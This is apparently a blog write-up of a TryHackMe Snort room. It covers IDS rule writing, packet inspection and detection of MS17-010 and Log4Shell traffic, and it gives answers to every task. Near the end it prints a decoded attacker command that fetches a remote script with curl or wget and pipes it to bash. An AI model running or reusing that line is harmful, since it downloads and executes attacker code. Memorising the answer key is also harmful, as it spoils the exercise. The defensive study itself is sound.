



TryHackMe SOC Level 2: What Changed, and What It Says About the Future of the SOC Analyst Role
Exploring the new skills, technologies and investigative mindset behind TryHackMe's updated L2 curriculum


This room provides a comprehensive blend of theory and hands-on exercises focused on real-world Snort usage. It helped reinforce not only how to write and troubleshoot IDS rules, but also how to analyze network traffic and extract relevant information from packet captures.
The exercises simulate scenarios that security analysts may encounter during network monitoring, incident investigations, threat hunting, and detection engineering activities.
In this room, I focused on:
The main topics covered in this room include:
For aspiring SOC analysts, blue team practitioners, and cybersecurity students, this room provides valuable exposure to one of the most widely used intrusion detection systems in cybersecurity.
This task serves as an introduction to the room objectives and environment setup. After reviewing the provided information, I proceeded to the practical exercises.
This section focuses on creating Snort IDS rules for HTTP traffic and using generated logs to extract packet-level information. The exercise reinforces both rule-writing fundamentals and packet analysis techniques that are highly relevant to SOC analyst and blue team workflows.
Navigate to the task folder and use the given PCAP file.
Write a rule to detect all TCP packets from or to port 80.
What is the number of detected packets you got?
Since the objective was to identify all TCP traffic either originating from or destined for port 80, I used the bidirectional operator (<>), which allows Snort to inspect traffic flowing in both directions.
alert tcp any any <> any 80 (msg: "TCP packets to or from port 80"; sid:1000001; rev:1;)
After creating the rule, I executed Snort against the provided PCAP file and loaded the custom ruleset:
sudo snort -c local.rules -r mx-3.pcap -l . -A full
From the generated output, I was able to determine the total number of matching packets.
Answer: 164
Investigate the log file.
What is the destination address of packet 63?
To inspect packet 63, I used Snort to display packets up to the required occurrence number:
sudo snort -r snort.log.1761471720 -n63
Reviewing the output revealed the destination IP address associated with packet 63.
Answer: 216.239.59.99
Investigate the log file.
What is the ACK number of packet 64?
To inspect packet 64, I used the following command:
sudo snort -r snort.log.1761471720 -n64
The packet details contained the ACK value requested by the challenge.
Answer: 0x2E6B5384
Investigate the log file.
What is the SEQ number of packet 62?
To inspect packet 62, I displayed packets up to the specified occurrence:
sudo snort -r snort.log.1761471720 -n62
Reviewing the packet details revealed the TCP sequence number.
Answer: 0x36C21E28
Investigate the log file.
What is the TTL of packet 65?
To examine packet 65, I used:
sudo snort -r snort.log.1761471720 -n65
Among the packet details, I identified the Time To Live (TTL) value.
Answer: 128
Investigate the log file.
What is the source IP of packet 65?
Since I had already displayed packet 65 in the previous step, I reviewed the same output and extracted the source IP address.
Answer: 145.254.160.237
Investigate the log file.
What is the source port of packet 65?
Using the same packet information gathered in the previous question, I identified the source port associated with packet 65.
Answer: 3372
This section focuses on creating Snort rules for FTP traffic analysis. The exercises demonstrate how protocol-specific knowledge can be combined with IDS rule development to detect authentication events and identify activity of interest within network traffic.
Use the given PCAP file.
Write a single rule to detect all TCP port 21 traffic in the given PCAP.
What is the number of detected packets?
To create a single rule that detects all TCP traffic associated with FTP port 21, I used the bidirectional operator (<>), allowing Snort to inspect traffic flowing both to and from the FTP service.
alert tcp any any <> any 21 (msg: "FTP Port 21 Command Activity Detected"; sid:1000001; rev:1;)
After creating the rule, I executed it against the provided PCAP file:
snort -c local.rules -r ftp-png-gif.pcap -l . -A full
The resulting output provided the total number of matching packets.
Answer: 307
Investigate the log file.
What is the FTP service name?
To gather more detailed information about the detected FTP traffic, I reviewed the generated log using full packet dump mode (-X).
The packet contents revealed the FTP service banner.

Answer: Microsoft FTP Service
Clear the previous log and alarm files.
Deactivate/comment on the old rules.
Write a rule to detect failed FTP login attempts in the given PCAP.
What is the number of detected packets?
FTP response code 530 indicates an authentication failure. After confirming the meaning of the response code, I created a rule to detect failed login attempts.
alert tcp any any <> any 21 (msg: "Failed Login - FTP Port 21"; content:"530"; sid:1000002; rev:1;)
I then executed the rule against the PCAP file:
snort -c local.rules -r ftp-png-gif.pcap -l . -A full
The resulting alerts revealed the number of failed login attempts.
Answer: 41
Clear the previous log and alarm files.
Deactivate/comment on the old rule.
Write a rule to detect successful FTP logins in the given PCAP.
What is the number of detected packets?
FTP response code 230 indicates a successful authentication event. I used this response code within a Snort rule to identify successful logins.
alert tcp any any <> any 21 (msg: "Successful Login - FTP Port 21"; content:"230"; sid:1000003; rev:1;)
After running the rule against the PCAP:
snort -c local.rules -r ftp-png-gif.pcap -l . -A full
I obtained the required result.
Answer: 1
Clear the previous log and alarm files.
Deactivate/comment on the old rule.
Write a rule to detect FTP login attempts with a valid username but no password entered yet.
What is the number of detected packets?
FTP response code 331 indicates that a valid username has been supplied and the server is waiting for a password. Based on this behavior, I created the following rule:
alert tcp any any <> any 21 (msg: "Login Attempt with Valid Username - FTP Port 21"; content:"331"; sid:1000004; rev:1;)
After executing the rule against the PCAP file:
snort -c local.rules -r ftp-png-gif.pcap -l . -A full
I was able to determine the number of matching events.
Answer: 42
Clear the previous log and alarm files.
Deactivate/comment on the old rule.
Write a rule to detect FTP login attempts using the username Administrator where no password has yet been entered.
What is the number of detected packets?
For this task, I combined the FTP response code 331 with a second content match targeting the username Administrator.
alert tcp any any <> any 21 (msg: "Login Attempt with Administrator Username - FTP Port 21"; content:"331"; content:"Administrator"; sid:1000005; rev:1;)
Running the rule against the PCAP file produced the required result:
snort -c local.rules -r ftp-png-gif.pcap -l . -A full
Answer: 7
This task demonstrates how protocol-specific response codes can be leveraged to create effective IDS signatures. Understanding FTP authentication responses allowed me to identify failed logins, successful logins, and account-specific login attempts using simple but effective content-matching rules.
This section focuses on file signature detection. Instead of identifying activity based on protocol behavior, the objective is to inspect packet payloads and detect file types using their unique binary signatures (magic bytes).
Navigate to the task folder.
Use the given PCAP file.
Write a rule to detect the PNG file in the given PCAP.
Investigate the logs and identify the software name embedded in the packet.
PNG files contain a unique file signature that can be used to reliably identify them within network traffic. Using the PNG magic bytes, I created the following detection rule:
alert tcp any any <> any any (msg: "PNG file detected"; content:"|89 50 4E 47 0D 0A 1A 0A|"; sid:1000001; rev:1;)
I then executed the rule against the PCAP file:
sudo snort -c local.rules -r ftp-png-gif.pcap -l . -A full
To inspect the packet contents in greater detail, I reviewed the generated log using full packet dump mode:
sudo snort -r snort.log.1761587012 -X
The packet metadata revealed the software used to create the image.

Answer: Adobe ImageReady
Clear the previous log and alarm files.
Deactivate/comment on the old rule.
Write a rule to detect the GIF file in the given PCAP.
Investigate the logs and identify the image format embedded in the packet.
This task follows a similar approach to the PNG detection exercise. GIF files can exist in multiple format variations, each with a slightly different file signature.
Since the challenge requested a single rule, I focused on the initial bytes shared by both common GIF signatures.

alert tcp any any <> any any (msg: "GIF file detected"; content:"|47 49 46 38|"; sid:1000002; rev:1;)
An alternative approach would have been to create separate rules for each GIF format and distinguish them using different alert messages. However, since the challenge specifically requested a single rule, I chose to match the common portion of the signature.
I then executed the rule against the PCAP file:
sudo snort -c local.rules -r ftp-png-gif.pcap -l . -A full
To identify the exact GIF format, I reviewed the packet contents using full packet dump mode:
sudo snort -r snort.log.1761587497 -X
The packet contents revealed the embedded image format.

Answer: GIF89a
This section focuses on detecting torrent-related traffic using Snort IDS rules. The exercise demonstrates how HTTP patterns and file-specific identifiers can be used to detect torrent metafiles and extract useful metadata such as application name, MIME type, and hostname.
Use the given PCAP file.
Write a rule to detect the torrent metafile in the given PCAP.
What is the number of detected packets?
To detect the torrent metafile, I combined two HTTP-specific indicators: the HTTP protocol signature (HTTP/) and the .torrent file extension. This allows Snort to identify torrent-related HTTP traffic efficiently.
alert tcp any any -> any any (msg: "torrent metafile"; content:"HTTP/"; content:".torrent"; sid:1000001; rev:1;)
After applying the rule to the provided PCAP file:
sudo snort -c local.rules -r torrent.pcap -l . -A full
The output indicated the number of matching packets.
Answer: 2
Investigate the log/alarm files.
What is the name of the torrent application?
To extract additional context from the detected traffic, I reviewed the Snort logs using full packet inspection mode (-X). This allowed visibility into the application-level metadata embedded in the packet.
sudo snort -r snort.log.1761587908 -X
The packet contents revealed the torrent client used.

Answer: bittorrent
Investigate the log/alarm files.
What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?
To further analyze the torrent traffic, I inspected the same log file. The MIME type was visible within the HTTP headers of the packet. For clearer readability, I also used tcpdump in ASCII mode.
sudo snort -r snort.log.1761587908 -X
or:
sudo tcpdump -r snort.log.1761587908 -A

The HTTP metadata revealed the file’s MIME type.
Answer: application/x-bittorrent
Investigate the log/alarm files.
What is the hostname of the torrent metafile?
Continuing the log analysis, I inspected the HTTP request details where the hostname of the torrent tracker was present.
sudo snort -r snort.log.1761587908 -X
The hostname was extracted directly from the packet contents.

Answer: tracker2.torrentbox.com
This section focuses on identifying and correcting syntax and logical errors in Snort rules. It highlights the importance of precise rule formatting, correct operators, and valid configuration values for ensuring accurate detection.
Fix the syntax error in local-1.rules file and make it work smoothly.
What is the number of detected packets?
The error in this rule was caused by incorrect spacing, where any was followed by an opening parenthesis instead of a space.
After correction, the rule executed successfully.
Answer: 16
Fix the syntax error in local-2.rules file and make it work smoothly.
What is the number of detected packets?
The issue in this rule was a missing any keyword after the ICMP field, which caused the rule to fail.
After correcting the syntax, the rule executed as expected.
Answer: 68
Fix the syntax error in local-3.rules file and make it work smoothly.
What is the number of detected packets?
Each Snort rule must have a unique SID (Signature ID). In this case, both rules used the same SID value (1000001), causing a conflict.
I resolved the issue by updating the second rule to:
sid:1000002Answer: 87
Fix the syntax error in local-4.rules file and make it work smoothly.
What is the number of detected packets?
Two issues were present in this file:
Incorrect punctuation in the msg field (colon instead of semicolon)
Duplicate SID values between rules
After correcting both issues, the rule executed successfully.
Answer: 90
Fix the syntax error in local-5.rules file and make it work smoothly.
What is the number of detected packets?
This file contained multiple issues:
Invalid Snort operator "<-" (correct operator is ->)
Incorrect SID syntax (sid; instead of sid:)
Missing punctuation in one of the msg fields
After correcting these errors, the rules executed successfully.
Answer: 155
Fix the logical error in local-6.rules file and make it work smoothly to create alerts.
What is the number of detected packets?
This file contained multiple logical issues rather than syntax errors:
SID value below recommended range (corrected to start from 1000000)
Extra whitespace in rule structure
Incorrect representation of ASCII payload (|67 65 74| replaced with GET)
After applying the corrections, the rule generated valid alerts.
Answer: 2
Fix the logical error in local-7.rules file and make it work smoothly to create alerts.
What is the name of the required option?
Several issues were identified in this rule:
Extra whitespace after port and SID fields
Incorrect SID format (100001 corrected to 1000001)
Missing required msg field
To understand the rule’s purpose, I analyzed the payload signature:
|2E 68 74 6D 6C|
This translates to .html, indicating HTTP traffic involving GET requests. Based on this, I added the missing message field:
msg: "GET Request Found";
After correction, the rule executed successfully.
Answer: msg
This section focuses on detecting exploitation attempts related to the MS17-010 vulnerability using external Snort rule sets. The exercise demonstrates how predefined rules and custom detection logic can be used to identify malicious SMB activity and extract key indicators from packet captures.
Use the given PCAP file.
Use the provided local.rules file to investigate MS17-010 exploitation.
What is the number of detected packets?
To analyze the PCAP for signs of MS17-010 exploitation, I executed Snort using the provided rule set:
sudo snort -c local.rules -r ms-17-010.pcap -A full
The output indicated the total number of detected packets associated with the exploit activity.
Answer: 25154
Clear the previous log and alarm files.
Use local-1.rules (empty file) to write a new rule to detect payloads containing the \IPC$ keyword.
What is the number of detected packets?
While creating the rule, I encountered a known issue where using content:"\IPC$" results in a bad escape sequence error.
To resolve this, I used one of the following valid approaches:
alert tcp any any -> any any (msg: "Payload with \\IPC$"; content:"\\IPC$"; sid:3000001; rev:1;)
or using hexadecimal representation:
alert tcp any any -> any any (msg: "Payload with \IPC$"; content:"|5C 49 50 43 24|"; sid:3000001; rev:1;)
After applying the rule:
sudo snort -c local.rules -r ms-17-010.pcap -l . -A full
I obtained the number of matching packets.
Answer: 12
Investigate the log/alarm files.
What is the requested path?
To extract the requested path, I reviewed the Snort logs using full packet inspection mode. This allowed visibility into SMB share access attempts associated with the exploit.
sudo snort -c local-1.rules -r ms-17-010.pcap -l . -A full
sudo snort -r snort.log.1761733506 -X
Alternatively, the same information can be viewed using tcpdump:
sudo tcpdump -r snort.log.1761733506 -X
The packet contents revealed the SMB path being accessed.


Answer: \192.168.116.138\IPC$
What is the CVSS v2 score of the MS17-010 vulnerability?
To determine the CVSS score, I referred to the National Vulnerability Database entry for the associated vulnerability (CVE-2017-0144).
Reference: https://nvd.nist.gov/vuln/detail/CVE-2017-0144
The CVSS score is documented in the official vulnerability profile.

Answer: 9.3
This section focuses on detecting and analyzing exploitation attempts related to the Log4Shell (CVE-2021-44228) vulnerability. It demonstrates how IDS alerts, packet inspection, and external threat intelligence can be combined to investigate real-world attack patterns.
Use the given PCAP file.
Use the provided local.rules file to investigate Log4j exploitation.
What is the number of detected packets?
To analyze the PCAP for Log4j-related activity, I executed Snort with the provided rule set:
sudo snort -c local.rules -r log4j.pcap -l . -A full
The output indicated the number of packets associated with suspicious Log4j payloads.
Answer: 26
Investigate the log/alarm files.
How many rules were triggered?
By reviewing the generated alert file, I observed multiple detections triggered by different Snort rules targeting Log4j exploitation patterns, including evasion techniques.
Triggered rules included:
Possible Apache Log4J RCE Request Observed (CVE-2021-44228)
Defense-evasive Log4j RCE request patterns
URL-encoded bracket evasion variants
Answer: 4
Investigate the log/alarm files.
What are the first six digits of the triggered rule SIDs?
From the alert file, I extracted the first six digits of the triggered rule signatures.

Answer: 210037
Clear the previous log and alarm files.
Use local-1.rules (empty file) to write a new rule to detect packet payloads between 770 and 855 bytes.
What is the number of detected packets?
To detect packets based on payload size, I used the dsize keyword with a range condition:
alert tcp any any <> any any (msg: "Packet size matching"; dsize: 770<>855; sid:1000001; rev:1;)
After executing the rule:
sudo snort -c local-1.rules -r log4j.pcap -l . -A full
Answer: 41
Investigate the log/alarm files.
What is the name of the used encoding algorithm?
By inspecting the packet payload using tcpdump, I identified that the malicious payload was encoded.
sudo tcpdump -r snort.log.1761733506 -X
The encoding method was clearly visible in the decoded structure.

Answer: Base64
Investigate the log/alarm files.
What is the IP ID of the corresponding packet?
Although Snort and tcpdump initially did not clearly display the IP ID…
sudo tcpdump -r snort.log.1761733506 -X`

sudo snort -r snort.log.1761733506 -X

…I correlated the packet with the alert logs, which contained the missing identifier.

Answer: 62808
Investigate the log/alarm files.

Decode the encoded command. What is the attacker’s command?
I extracted the encoded payload using tcpdump and copied it into CyberChef for decoding.
sudo tcpdump -r snort.log.1761733506 -A
After decoding, the attacker’s command was reconstructed.

Answer:
(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)|bash
What is the CVSS v2 score of the Log4j vulnerability?
To determine the severity score, I referenced the official NVD entry for CVE-2021-44228.
https://nvd.nist.gov/vuln/detail/CVE-2021-44228
The vulnerability is rated as critical.

Answer: 9.3
This room provided hands-on experience with Snort rule development, packet analysis, and troubleshooting across multiple protocols including HTTP, FTP, SMB, and exploit-based traffic.
A key takeaway was how small changes in rule syntax and logic can significantly affect detection results, reinforcing the importance of precision in IDS rule writing. The exercises also demonstrated how packet-level inspection is often required to extract full context beyond initial alerts.
The tasks involving MS17-010 and Log4Shell highlighted how external rule sets and threat signatures are used to detect real-world exploitation attempts, while also reinforcing the value of correlating alerts with raw packet data.
Overall, this challenge helped strengthen core SOC and blue team skills, including IDS rule creation, network traffic analysis, troubleshooting detection logic, and interpreting attacker behavior from packet captures.
Thanks for reading. If you are also working through TryHackMe’s Snort learning path, I hope this write-up helps you understand not just the answers, but the reasoning behind the analysis.
Exploring the new skills, technologies and investigative mindset behind TryHackMe's updated L2 curriculum
Hands-on Splunk investigation covering ransomware deployment, persistence mechanisms, lateral movement, and AWS data exfiltration
Network Traffic Analysis and Forensics to Identify C2 Channels, ARP Spoofing, and Data Exfiltration Techniques